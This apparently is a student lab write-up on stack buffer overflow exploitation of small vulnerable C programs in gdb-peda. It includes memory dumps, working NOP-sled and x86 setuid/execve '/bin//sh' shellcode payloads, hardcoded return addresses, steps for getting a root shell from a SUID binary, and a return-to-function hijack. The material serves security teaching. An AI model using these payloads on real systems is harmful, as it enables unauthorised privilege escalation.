0xffffcf08:     0x80    0x03    0x00    0x00    0x00    0x62    0x55    0x56
0xffffcf10:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf18:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf20:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf28:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf30:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf38:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf40:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf48:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf50:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf58:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf60:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf68:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf70:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf78:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf80:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf88:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf90:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf98:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcfa0:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcfa8:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcfb0:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcfb8:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcfc0:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
gdb-peda$
```


```
Breakpoint 2, 0x56556218 in bof (str=0xffffd200 "\a") at bof.c:7
7       strcpy(buffer, str);
gdb-peda$ x/200xb $esp
0xffffcf00:     0x10    0xcf    0xff    0xff    0xa3    0xd2    0xff    0xff
0xffffcf08:     0x80    0x03    0x00    0x00    0x00    0x62    0x55    0x56
0xffffcf10:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf18:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf20:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf28:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf30:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf38:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf40:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf48:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf50:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf58:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf60:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf68:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf70:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf78:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf80:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf88:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf90:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf98:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcfa0:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcfa8:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcfb0:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcfb8:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcfc0:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
gdb-peda$ run $(python -c 'print("\x90"*236+"\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f
\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80"+"\x20\xcf\xff\xff")')
Starting program: /home/hakan/Belgeler/459/2/bof $(python -c 'print("\x90"*236+"\x31\xc0\x89\xc3\xb0\
x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\x
cd\x80"+"\x20\xcf\xff\xff")')
```

We will enter 236 byte nop command, 32 byte shellcode and 4 byte return address. The sum of 236 and 32 is 268. So we put the return address where it should be, do not we?




After some research, we learned that it is wrong to put the shellcode right before the return address, ie at the end of the stack. we still don't fully understand why this is happening, but our comment is that the stack is moving and therefore the shellcode should not be at the end. If it is at a slightly smaller address, we think the program will not crash.

After several unsuccessful attempts, we ran it with this input and the attack occurred, the shell worked.



We subtracted the number of characters we added after the shellcode from the number of nop character. So the return address is again in the correct place. (216 + 32 + 20 + 4 = 268 + 4)

However, there is still a problem here. Although we added the SUID bit, we could not access root privileges. This is because gdb ignores SUID bit. As you can see in the screenshot below, when we run it as "./bof input" in the terminal, we get root privileges.




As for why we're using the x86 architecture, no matter what we do, shellcode didn't work on x64. When we examined the shell code, we saw that the last command was "int x80". After some research, we found that the "int x80" command does not work properly in 64-bit programs and should not be used. [2] [3]


Task 2

Step 1

First of all, we need to find out how many characters of input we need to run to reach eip.



As we can see, the stack becomes this when we enter an 8 character input. We see that the bottom line is the return address. So it is understood from this output that we can change eip if we enter 26 characters.




As you can see, we changed the eip to 0x61616161.However, things here are not the same as in Task 1. Buffer size smaller than shellcode size. So we will apply a different method. First 22 nop commands, then return adress, then some more nop commands, then shellcode. So the shellcode will be written further than the return address and we will point to it with the return address.

When we create our input and run the program, we see that it does not work. This is because the "-z execstack" parameter was not entered when compiling stackbof.

We guessed the code, wrote it to a separate file and compiled it with the "-z execstack" parameter.
Then we tried the second method we tried for stackbof in this program.


```
gdb-peda$ run $(python -c "print('\x90'*22+'\xc8\xd6\xff\xff'+'\x90'*32+'\x31\xc
0\x89\xc3\xb0\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x8
9\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80')")
```



It works!

Step 2

We know buffer's size from what we did from the previous step. Now we have to disassemble the hack function.



0x080484ba is our return adress.

As you can see, when we type *run $(python -c "print('a'*22+'\xba\x84\x04\x08')")*, program says to us "You hack me!". Yes, we hacked it.

References

[1] Buffer Overflow Attack – Computerphile, https://www.youtube.com/watch?v=1S0aBV-Waeo

[2] Stackoverflow - What happens if you use the 32-bit int 0x80 Linux ABI in 64-bit code?, https://stackoverflow.com/questions/46087730/what-happens-if-you-use-the-32-bit-int-0x80-linux-abi-in-64-bit-code

[3] Stackoverflow - Using interrupt 0x80 on 64-bit Linux, https://stackoverflow.com/questions/22503944/using-interrupt-0x80-on-64-bit-linux